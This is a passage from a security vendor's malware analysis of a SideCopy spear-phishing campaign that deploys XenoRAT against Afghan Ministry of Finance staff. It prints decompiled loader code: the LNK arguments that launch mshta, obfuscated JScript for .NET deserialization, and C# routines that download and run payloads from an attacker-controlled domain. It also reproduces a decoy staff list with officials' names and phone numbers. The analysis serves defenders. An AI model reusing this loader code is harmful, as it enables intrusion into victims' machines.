

Operation XENOFISCAL: SideCopy deploying persistent XenoRAT targeting the MoF, Afghanistan

 seqrite.com/blog/operation-xenofiscal-sidecopy-deploying-persistent-xenorat-targeting-the-mof-afghanistan

Dixit Panchal

May 29, 2026

[Home](#) / [Technical](#) / Operation XENOFISCAL: SideCopy deploying persistent XenoRAT targeting the MoF, Afghanistan



Table of Contents:

- Introduction:
- Key Targets:
- Infection Chain:
- Initial Findings about Campaign:
- Analysis of Decoy:
- Technical Analysis:
 - Stage 1: Analysis of LNK File.
 - Stage 2: Analysis of HTA/JavaScript Payload
 - Stage 3: Analysis of Stage-1 Loader DLL
 - Stage 4: Analysis of Stage-2 Loader DLL and Shellcode
 - Stage 5: Analysis of XenoRAT.
- Infrastructural Artefacts & Threat actor Attributions.
- Conclusion: Operation XENOFISCAL?
- Seqrite Coverage:
- IOCs:
- MITRE ATT&CK:

Introduction:

Seqrite Labs has been actively monitoring spear phishing campaigns across the globe and has a well-established history of tracking the SideCopy APT cluster — a Pakistan-linked threat group operating under the broader Transparent Tribe / APT36 umbrella. In continuation of that tracking effort, we identified a targeted campaign directed at the Ministry of Finance, Afghanistan, with TTPs that overlap with SideCopy at medium-to-high confidence.

The campaign opens with a spear phishing delivery — a ZIP archive containing a malicious LNK file bearing a carefully crafted Pashto-language filename:

د_هغو_کارکوونکو_لیست_چې_د_فکري_او_رواني_جگړې_سیمینار_ته_ورپېژندل_شوي_وو12.pdf.lnk (“*List of Employees Who Were Introduced to the Intellectual and Psychological Warfare Seminar*”)


The choice of Pashto is deliberate. It is the dominant language across Afghanistan’s government institutions and the primary language of the intended targets — provincial finance officials operating across all 34 Afghan Mustoufiats. By framing the lure around a seminar on psychological and intellectual warfare, the actor demonstrated precise knowledge of the operational and administrative context of their targets.

What follows in this report is a full technical dissection of the campaign — from the LNK execution chain through to the XenoRAT implant beaconing to bulletproof European infrastructure — alongside infrastructure pivots, decoy document analysis, and attribution mapping against the known SideCopy TTP baseline.

Key Targets:

- Ministry of Finance, Islamic Emirate of Afghanistan.
- Provincial Revenue & Finance Directorates (Mustoufiats).
- Pashto-speaking government officials.
- Provincial-level government employees, not central ministry

Infection Chain:



Initial Findings about Campaign:

During our analysis, we observed the threat actor initiating the attack through a ZIP archive delivered via spear phishing, containing a malicious LNK file crafted in Pashto — a deliberate choice reflecting deep familiarity with the target environment.

Once executed, the LNK silently leverages mshta.exe to fetch a remote HTA payload from a compromised Afghan education domain, which decodes obfuscated JavaScript in-memory, establishes Registry-based persistence camouflaged as a Microsoft Edge entry, and ultimately deploys XenoRAT 1.8.7 — beaconing outbound to bulletproof European hosting infrastructure entirely separate from the delivery layer, ensuring long-term resilience.

Analysis of Decoy:

The decoy document dropped during execution is an Afghan Ministry of Finance provincial staff directory spanning all 34 provinces, listing Finance Directors, Revenue Chiefs, Financial Officers, and Secretaries alongside their direct mobile numbers — written entirely in Dari and Pashto.

جدول شماره تماس مستوفی صاحبان آمرین عواید آمرین مالی وسکرتو مستوفی					شماره
شماره تماس	عنوان بست	تخلص	اسم	مستوفیت	
786377335/0786931395	مستوفی		مولوی عبد الرحیم	کاپیسا	1
786377335	آمر عواید		صہبت خان		
786377335	آمر مالی		سہیل الدین		
786377335	سکرتو	قسیم	محمد فرید	پروان	2
786377335	مستوفی	حقانی	مفتی شفایت اللہ		
786377335	آمر عواید		اخ محمد		
786377335	آمر مالی		فہرہ احمد	میدان وردگ	3
786377335/0786931395	سکرتو		احمد ولی		
786377335	مستوفی	حقانی	عبدالحق		
786377335	آمر عواید		رحمت للہ	لوگر	4
786377335/0786931395	آمر مالی		پرویس		
786377335	سکرتو		عبدالوہاب		
786377335	مستوفی		مولوی اکرام الحق	ننگرہار	5
786377335	آمر عواید		عبدالرافع		
786377335	آمر مالی		میرزا محمد		
786377335	سکرتو		شہید الدین	لغمان	6
786377335	مستوفی		محمد ضابط		
786377335	آمر عواید		چشم اللہ		
786377335	آمر مالی		عبداللہ	لغمان	6
786377335	سکرتو		عبدالملک		
786377335	مستوفی		مفتی		
786377335/0786931395	آمر عواید		ولی اللہ	لغمان	6
786377335	آمر مالی		عبداللہ		

The level of organisational detail suggests prior intelligence gathering by the threat actor. Its role in the attack is simple — while the victim reads what appears to be a routine internal government document, the malware has already silently completed its installation in the background.

Technical Analysis:

Stage1: Analysis of LNK File.


The LNK file acts as the initial infection vector and execution trigger within the attack chain. Although disguised with a PDF icon and misleading filename to appear as a legitimate document, inspection of its shortcut properties reveals that it launches the Windows utility mshta.exe from C:\Windows\System32. The command embedded within the shortcut points to a remote malicious PHP resource hosted over HTTPS (`hxxp[://<abimj.edu.af>/index.php]`), enabling the attacker to execute externally hosted script content directly in memory without dropping an executable to disk. By abusing mshta.exe — a legitimate Microsoft binary commonly associated with HTML Application (HTA) execution.

```
0 000_00000000_0000_00_0_0000_00_000000_00_00000000_000_0012.pdf.lnk
{
  "link_flags": "0xff",
  "creation_time": "2025-05-16 19:40:05.892183",
  "access_time": "2026-02-25 12:15:02.751971",
  "write_time": "2025-05-16 19:40:05.902246",
  "file_size": 13312,
  "icon_index": 0,
  "show_command": 1,
  "local_base_path": "",
  "name": "Report Detail ",
  "relative_path": "..\\..\\..\\..\\..\\Windows\\System32\\mshta.exe",
  "working_dir": "C:\\Windows\\System32",
  "arguments": "\\https://abimj.edu.af/institute/cloudlyaf/index.php\\",
  "icon_location": "https://abimj.edu.af/pdf.ico",
  "inferred_target": "..\\..\\..\\..\\..\\Windows\\System32\\mshta.exe"
}
```

The attacker leverages a Living-off-the-Land Binary (LOLBIN) technique to evade traditional detection mechanisms and bypass user suspicion. The use of excessive comma obfuscation within the URL structure further indicates an attempt to hinder static analysis and signature-based detection.

Stage 2: Analysis of HTA/JavaScript Payload

The remote PHP payload retrieved through mshta.exe contains heavily obfuscated JavaScript code designed to execute malicious logic within the context of the HTA engine. Initial inspection shows the presence of encoded string arrays such as `$_f1bf=["\x55\x33\x6..."]`, a common obfuscation method used to conceal function names, URLs, commands, or secondary payloads from analysts and security tools. The script also defines deceptive window text such as "Windows File Error" to imitate legitimate system behavior and potentially distract the victim during execution. This stage serves as the primary execution and delivery layer of the campaign, where the obfuscated JavaScript is likely decoded dynamically to perform follow-on actions such as payload retrieval, command execution, persistence establishment, or data exfiltration.



Dissecting an Obfuscated JScript

Upon analysis, the .js file was identified as a heavily obfuscated JScript-based malware loader intended to execute under Windows Script Host (WSH) or legacy Internet Explorer environments with ActiveX support enabled. The script incorporates multiple malicious techniques, including ActiveX-based execution, custom Base64 payload decoding, .NET *BinaryFormatter* deserialization, and in-memory payload execution.

The first stage of the malware begins with a large, obfuscated JavaScript array, typically defined as a variable such as `$_f1bf`, which contains numerous hexadecimal-encoded string fragments representing an embedded payload. These fragments are later concatenated and passed into a custom decoding function. Instead of relying on native Base64 decoding APIs, the script implements its own Base64 decoding routine to conceal the payload and hinder analysis.

```
<script language="javascript">
var $_f1bf=[\x55\x33\x6C\x7A\x64\x47\x56\x74\x4C\x6C\x52\x6C\x65\x48\x51\x75\x51\x56\x4E\x44\x53\x55\x6C\x46\x
var OAKFJFFCDPFDSEERWE=IODFJFDVDFDFKSDFFJSJDFSDFFJSDLFJSDLVSDGESD($_f1bf[0]);
var IUFDVJSJFSDFFSDF=IODFJFDVDFDFKSDFFJSJDFSDFFJSDLFJSDLVSDGESD($_f1bf[1]);
var UJIKLs=IODFJFDVDFDFKSDFFJSJDFSDFFJSDLFJSDLVSDGESD($_f1bf[2]);
```

The custom function dynamically reconstructs the standard Base64 character set (A–Z, a–z, 0–9, +, /) using `String.fromCharCode`, then processes the encoded data in chunks while rebuilding the original byte stream through a series of bitwise operations. By manually handling the decoding process, the malware avoids suspicious indicators such as `atob()` or common decoding libraries, making static detection and signature-based analysis significantly more difficult.

```
function IODFJFDVDFDFKSDFFJSJDFSDFFJSDLFJSDLVSDGESD(_0x13E77)
{
    var _0x13ED1=_0x13EEF={},_0x13EB3=[],_0x13EC2=$_f1bf[3],_0x13E59=String.fromCharCode(_0x13E95=[65,91],[97,123],[48,58],[43,44],[47,48]));
    for(z in _0x13E95)
    {
        for(_0x13ED1=_0x13E95[z][0];_0x13ED1<_0x13E95[z][1];_0x13ED1++)
        {
            _0x13EB3.push(_0x13E59[_0x13ED1]);
        }
    }
    for(_0x13ED1=0;_0x13ED1<64;_0x13ED1++)
    {
        _0x13EEF[_0x13EB3[_0x13ED1]]=_0x13ED1;
    }
    for(_0x13ED1=0;_0x13ED1<_0x13E77.length;_0x13ED1+=72)
    {
        var _0x13E68,_0x13E60=0,_0x13E86=0,_0x13EA4=_0x13E77.substring(_0x13ED1,_0x13ED1+72);
        for(_0x13E68=0;_0x13E68<_0x13EA4.length;_0x13E68++)
        {
            for(_0x13EE0=(_0x13EE0<<6)+_0x13EEF[_0x13EA4.charAt(_0x13E68)],_0x13E86+=6;_0x13E86>=0;)
            {
                _0x13EC2+=_0x13E59[((_0x13EE0>>(_0x13E86-6))%256)];
            }
        }
    }
    return _0x13EC2;
}
```

Payload Reconstruction Using .NET COM Objects

In the second stage, the malware converts the decoded payload into an executable in-memory object by leveraging multiple .NET classes instantiated through `ActiveXObject`. The script creates `System.Text.ASCIIEncoding` to convert the decoded string into a byte array, then uses `System.Security.Cryptography.FromBase64Transform` to perform an additional Base64 transformation on the payload. The resulting byte stream is written into a `System.IO.MemoryStream` object, effectively reconstructing the serialized payload entirely in memory without touching disk. This staged approach is commonly used in fileless malware because it allows attackers to prepare malicious .NET objects for execution while minimizing forensic artifacts and reducing the likelihood of detection by traditional file-based security products.

```

try
{
    var WScriptShell=WScript.Shell
    var WScriptShell=new ActiveXObject(WScript.Shell);
    comp= v4.0.30319;
    try{IOPOIKJYVFNHCNVCKML.RegRead(HKLM\SOFTWARE\Microsoft\ .NETFramework\v4.0.30319\)}
    catch(e)
    {comp= v2.0.50727}};
    var COMPLUS_Version;
    var QRTWXS=COMPLUS_Version;
    IOPOIKJYVFNHCNVCKML.Environment(Process)(COMPLUS_Version)= comp;
    var IFRNNVFFRFDJGDFJSDFSVSDJKVSDKVKFSDF= $ _libf(10);
    var KIJJKKNCDFDGGDFJSDFSVSDJKVSDKVKFSDF= $ _libf(11);
    var UIMXKXMSFOIR=System.Runtime.Serialization.Formatters.Binary.BinaryFormatter;
    var OLKIFNCDJSCMSFSDFSVSDJKVSDKVKFSDFTest=FORAYVWVSDKASDANRFDASDAASDAVSDKSD(PKIBNNVFFRFDJGDFJSDFSVSDJKVSDKVKFSDF);
    var OLKIFNCDJSCMSFSDFSVSDJKVSDKVKFSDF2Test=IODFJFVDFSDFKSDFJSDFSDFJSDLFJSDLVSDGSD(KIJJKKNCDFDGGDFJSDFSVSDJKVSDKVKFSDF);
    var UIOVTWXXMZIR=SKDLFKFKKVMV(OLKIFNCDJSCMSFSDFSVSDJKVSDKVKFSDFTest,2341);
    var NMUIISKTESOCTERS= new ActiveXObject((System.Runtime.Serialization.Formatters.Binary.BinaryFormatter);
    NMUIISKTESOCTERS.Deserialize_2(UIOVTWXXMZIR);window.close()
    }
catch(e)
{
    try{
        var UIMXKXMSFOIR=System.Runtime.Serialization.Formatters.Binary.BinaryFormatter;
        var UIOVTWXXMZIR=SKDLFKFKKVMV(OLKIFNCDJSCMSFSDFSVSDJKVSDKVKFSDF2Test,2340);
        var NMUIISKTESOCTERS= new ActiveXObject(System.Runtime.Serialization.Formatters.Binary.BinaryFormatter);
        NMUIISKTESOCTERS.Deserialize_2(UIOVTWXXMZIR);
        window.close();}catch(e2){}
    }
}

```


After decoding the embedded payload, the script enters its execution phase by creating a *WScript.Shell* ActiveX object, which enables access to registry operations, environment variables, and other system-level functionality. The script then checks whether the *.NET Framework* version *v4.0.30319* is installed by querying the registry path *HKLM\SOFTWARE\Microsoft\ .NETFramework\v4.0.30319*. If the newer runtime is not available, it falls back to *.NET v2.0.50727*. The malware subsequently sets the *COMPLUS_Version* environment variable to force the process to load a specific CLR runtime version, ensuring compatibility with the embedded *.NET* DLL payload.

During execution, the malware abuses trusted *.NET* deserialization components including WPF XAML gadgets such as *ObjectDataProvider* and *ResourceDictionary*, along with Windows Forms serialization objects like *AxHost* and *PropertyBagBinary*. These components help maintain the deserialization gadget chain and trigger execution during object reconstruction.

Finally, the malicious serialized object stored within the *MemoryStream* object is processed through *.NET BinaryFormatter.Deserialize_2()*, enabling stealthy in-memory DLL execution while minimizing forensic artifacts and bypassing traditional file-based detection mechanisms.

Stage 3: Analysis of Stage-1 Loader DLL (Initial Loader)

This is a *.NET* loader DLL responsible for next-stage payload execution, persistence, and in-memory staging of the next components of the attack chain.



At start the *openthefile()* function which is responsible for downloading and opening a decoy PDF document from the URL *hxxp[:]//abimj.edu.af/institute/cloudiyaf/document.pdf*. The function first extracts the filename from the URL and saves the downloaded file into the Windows temporary directory using *WebClient.DownloadFile()*. Before initiating the download, the malware explicitly enables TLS 1.2 communication through *ServicePointManager.SecurityProtocol*, ensuring compatibility with secure HTTPS/TLS connections. After downloading the document, the malware pauses execution for five seconds and then launches the downloaded PDF file through a hidden command execution routine.

```
private void openthefile()
{
    string text = "http://abimj.edu.af/institute/cloudiyaf/document.pdf";
    try
    {
        string fileNameFromUrl = Program.GetFileNameFromUrl(text);
        string text2 = Path.GetTempPath() + fileNameFromUrl;
        using (WebClient webClient = new WebClient())
        {
            try
            {
                ServicePointManager.Expect100Continue = true;
                ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
                webClient.DownloadFile(text, text2);
            }
            catch (Exception ex)
            {
            }
        }
        Thread.Sleep(5000);
        Program.RunProcessWithHiddenCmd(text2);
    }
}
```

The *RunProcessWithHiddenCmd()* function is used to execute files or commands through *cmd.exe*. The function constructs a command-line argument using */c*, which instructs *cmd.exe* to execute the supplied file path and terminate afterward. The function initializes a new process instance, assigns *cmd.exe* as the executable to launch, and passes the generated argument string to the process. Once started, the command interpreter executes the specified file or command and exits automatically after completion.

```
private static void RunProcessWithHiddenCmd(string filePath)
{
    try
    {
        using (Process process = new Process())
        {
            string text = "/c \"" + filePath + "\"";
            process.StartInfo.FileName = "cmd.exe";
            process.StartInfo.Arguments = text;
            process.StartInfo.UseShellExecute = true;
            process.StartInfo.CreateNoWindow = true;
            process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            process.Start();
            process.WaitForExit();
        }
    }
    catch (Exception ex)
    {
        Console.WriteLine("An error occurred: " + ex.Message);
    }
}
```

After opening the decoy document, the malware creates a directory named *USOShared-1de48789-1285* under *C:\Users\Public* to store the next-stage HTA payload (*zuidrt.hta*). It then invokes the *RegWorkExePathFromPublic()* function which contains Base64-encoded registry commands that are decoded at runtime using the *BSDSD94()* base64 decoding routine. Once decoded, the command

```
cmd /C start C:\Users\Public\USOShared-1de48789-1285\zuidrt.hta
```

```
public static void ReguKlsofPstfropSh11(string FileFolderName)
{
    string text1 = "UWHEFFERCAISE2DVW7TRDUW8SVVvkmWyo3WVZmkcV2L2693C1x5dOYz56VWvcy21vbl5c5W41ICM1C3F26dyZ3Igt3Q6kVWQ1NaICM1C9E1C3jW4Ggt8Mc3R8cnGgQzpcVWQ.cnW=";
    string text2 = vProgram.SOSOS094(text1);
    string text3 = "XF8FvnapV1VUW9Tatfyz56QPM8JMDg30Ck19T14Wv5d61k.cnQuar8hIgu=";
    string text4 = Program.SOSOS094(text3);
    string text5 = text2 + text4;
    string text6 = text5;
    try
    {
        File.WriteAllBytes("C:\\Users\\" + Environment.UserName + "\\AppData\\Local\\temp\\noway.bat", Encoding.Default.GetBytes(text6));
        new Process
        {
            StartInfo =
            {
                FileName = "C:\\Users\\" + Environment.UserName + "\\AppData\\Local\\temp\\noway.bat",
                CreateNoWindow = true,
                WindowStyle = ProcessWindowStyle.Hidden
            }
        }.Start();
    }
}
```

hxxp[:]//abimj.edu.af/institute/cloudiya/

```
public static void CopyExeToUsersPublic(string fileFolderName, string exeFileName)
{
    string text = "C:\\Users\\\\Public\\\\" + fileFolderName;
    string text2 = text + "\\" + exeFileName;
    bool flag = !Directory.Exists(text);
    if (flag)
    {
        Directory.CreateDirectory(text);
    }
    string text3 = "http://abimj.edu.af/institute/cloudiya/";
    using (WebClient webClient = new WebClient())
    {
        try
        {
            ServicePointManager.Expect100Continue = true;
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
            webClient.DownloadFile(text3, text + "\\\\" + exeFileName);
        }
        catch (Exception ex)
        {
        }
        string text4 = File.ReadAllText(text + "\\\\" + exeFileName);
        string text5 = Program.decompressdata(text4);
        byte[] array = Convert.FromBase64String(text5);
        try
        {
            File.WriteAllBytes(text + "\\\\" + exeFileName, array);
        }
    }
}
```

9/26

start `C:\Users\Public\USOShared-1de48789-1285\zuidrt.hta`, leveraging Windows file association to further invoke `mshta.exe` for HTA execution.


Execution of HTA Payload (zuidrt.hta)

The `zuidrt.hta` file follows a structure similar to the initial HTA payload but contains modified embedded components and updated execution logic. It continues the attack chain by reusing obfuscation and decoding routines to conceal its functionality and evade analysis. The script reinitializes ActiveX-based execution paths to maintain execution within the HTA environment and reconstructs the embedded serialized payload in memory.

Similar to the initial HTA stage, the payload leverages .NET deserialization components and gadget chains to trigger in-memory execution of the embedded Stage-2 loader DLL. This stage acts as a secondary execution layer within the infection chain, ensuring persistence of the attack workflow and facilitating the transition toward the next-stage DLL responsible for final payload delivery and execution.

Stage 4: Analysis of Stage-2 Loader DLL and Shellcode

After runtime decryption, execution flow is passed to a malicious DLL.



The DLL is a .NET-based shellcode loader responsible for retrieving, decoding, decompressing, and executing the next-stage payload entirely in memory. The malware uses multiple layers of staging and runtime execution to evade traditional security mechanisms and reduce disk-based artifacts.

The DLL acts as an intermediary loader between the JavaScript-based HTA stage and the final Xeno RAT payload.

Environment Setup and Payload Retrieval

Upon execution, the DLL initializes a staging environment designed to store and process the next-stage payload while minimizing suspicion. The malware first decodes a Base64-encoded string (`ZmlyZWZ4LTFFkZTg3ZWVjOC0xMjQx`) using the custom `BSDSD94()` routine, resulting in the directory name `firefox-1de87eec8-1241`. It then creates a working directory under the publicly accessible Windows path:

`C:\Users\Public\firefox-1de87eec8-1241`

```

public static string BSDSD94(string b98)
{
    byte[] array = Convert.FromBase64String(b98);
    return Encoding.UTF8.GetString(array);
}

```


Locals	
Name	Value
 aotests.Program.BSDSD94 returned	"firefox-1de87eec8-1241"
 this	(aotests.Program)
 num	0:00000000

The use of C:\Users\Public\ enables the malware to avoid privilege-related write restrictions while blending into legitimate filesystem activity. The directory naming convention mimics application-generated cache or profile folders, helping reduce user suspicion and evade basic IOC-based detections. The malware further defines temporary payload filenames such as *ayui.vmx* and *ayhui.vmx*, which are intentionally disguised using non-standard extensions to avoid immediate identification as executable content.

After establishing the staging directory, the DLL initiates outbound communication with attacker-controlled infrastructure to retrieve the next-stage payload. The malware contains multiple hardcoded URLs, including:

- *hxxps[:]//abimj[.]edu[.]af/institute/10/*
- *hxxps[:]//abimj[.]edu[.]af/institute/7/*

and dynamically selects the download endpoint based on the victim operating system version. Systems identified as Windows 7 (Version 6.1) are redirected to an alternate payload location, indicating compatibility-aware payload delivery.



```

29     public Program()
30     {
31         IntPtr zero = IntPtr.Zero;
32         uint num = 0U;
33         IntPtr zero2 = IntPtr.Zero;
34         string text = "https://abimj.edu.af/institute/10/";
35         string text2 = "https://abimj.edu.af/institute/7/";
36         string text3 = Program.BSDSD94("ZmlyZmZ4LFRkZTg3ZWJ0C0x0Qm");
37         string text4 = "ayui.vmx";
38         string text5 = "ayhui.vmx";
39         string text6 = "C:\\Users\\Public\\\\" + text3;
40         if (!Directory.Exists(text6))
41         {
42             Directory.CreateDirectory(text6);
43         }
44         string text7 = ((Environment.OSVersion.Platform == PlatformID.Win32NT && Environment.OSVersion.Version.Major == 6 &&
45             Environment.OSVersion.Version.Minor == 1) ? text2 : text);
46         string text8 = Path.Combine(text6, text4);


```

Name	Value	Type
text6	C:\Users\Public\Firefox-1de87eec8-1241	string
text7	https://abimj.edu.af/institute/10/	string
text8	C:\Users\Public\Firefox-1de87eec8-1241\ayui.vmx	string


Using the .NET *WebClient.DownloadFile()* method alongside explicitly enabled TLS/TLS1.1/TLS1.2 protocols, the malware downloads the encrypted payload and stores it locally as *ayui.vmx*. The downloaded content is not directly executable; instead, it serves as an encoded and compressed staging blob that undergoes further Base64 decoding and GZIP decompression before shellcode execution is initiated in memory.

Payload Decoding and Shellcode Reconstruction

After successfully downloading the second-stage payload, the DLL stores the retrieved data within the staging directory as a disguised file named `ayui.vmx`. Rather than deploying a portable executable (PE) directly to disk, the malware uses layered encoding and compression mechanisms to conceal the actual payload contents and evade static detection engines. The file contains Base64-encoded and GZIP-compressed data that appears non-executable during superficial inspection. This technique significantly reduces signature visibility for antivirus products and complicates manual analysis by preventing analysts from immediately identifying the payload format. The malware subsequently reads the entire file into memory using `File.ReadAllBytes()` and begins reconstructing the embedded payload dynamically during runtime execution.



